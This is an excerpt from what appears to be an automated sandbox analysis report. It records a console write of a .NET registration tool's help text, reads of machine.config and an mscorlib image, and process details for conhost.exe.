\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or inte rfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CD51B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile

Analysis Process: conhost.exe PID: 6280 Parent PID: 6188

General

Start time:	19:44:29
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis